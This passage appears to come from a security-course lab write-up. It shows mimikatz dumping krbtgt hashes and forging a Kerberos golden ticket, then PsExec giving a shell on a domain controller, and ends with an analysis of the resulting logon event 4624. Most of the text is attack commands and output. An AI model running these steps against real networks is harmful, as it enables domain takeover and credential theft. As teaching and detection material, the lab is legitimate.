Default Salt : SOC.COURSEkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 1be87d8e0e0c41f9834cc6abe3cf767fa43be9037743fa8bbad2d5b19647a739
aes128_hmac (4096) : 0a0505da147237ad75b89eaae899baf4
des_cbc_md5 (4096) : 460d9dcb8a9bc45d

* Primary:Kerberos *
Default Salt : SOC.COURSEkrbtgt
Credentials
des_cbc_md5 : 460d9dcb8a9bc45d

```

```

C:\tools\mimikatz_trunk\x64>mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : SOC / S-1-5-21-3733204155-799635312-620878883
ERROR kuhl_m_lsadump_lsa ; SamLookupNamesInDomain c0000073

mimikatz # lsadump::lsa /inject /name:krbtgt_

```

```

mimikatz # kerberos::golden /sid:S-1-5-21-3733204155-799635312-620878883 /domain:soc.course /user:VeryBadGuy /krbtgt:8c0f3f64d8d42ce82e56ed68e269dfd9_/ptt

```

```

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'VeryBadGuy @ soc.course' successfully submitted for current session

```

```

PS C:\tools\SysinternalsSuite> .\PsExec.exe \\w2019dc cmd

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
W2019DC

C:\Windows\system32>whoami
soc\verybadguy

C:\Windows\system32>

```


On DC : analyzing logs

The screenshot displays the Windows Event Viewer interface. The left-hand pane shows the 'Event Viewer (Local)' tree with 'Windows Logs' expanded, and 'Security' selected. The main pane shows a list of events filtered by 'Log: Security; Source: ; Event ID: 4624'. The event list shows one entry: 'Audit Success' at '4/4/2022 5:25:11 PM' from 'Microsoft Windows security auditing'. Below the list, the details for 'Event 4624, Microsoft Windows security auditing' are shown. The 'General' tab is active, displaying the message 'An account was successfully logged on.' and various details about the logon process.

Event Details:

- Subject:**
 - Security ID: NULL SID
 - Account Name: -
 - Account Domain: -
 - Logon ID: 0x0
- Logon Information:**
 - Logon Type: 3
 - Restricted Admin Mode: -
 - Virtual Account: No
 - Elevated Token: Yes
- Impersonation Level:** Identification
- New Logon:**
 - Security ID: SOC\administrator
 - Account Name: VeryBadGuy
 - Account Domain: soc.course

Event Summary:

Log Name:	Security
Source:	Microsoft Windows security
Event ID:	4624
Level:	Information
User:	N/A
Logged:	4/4/2022 5:25:11 PM
Task Category:	Logon
Keywords:	Audit Success
Computer:	W2019DC.soc.course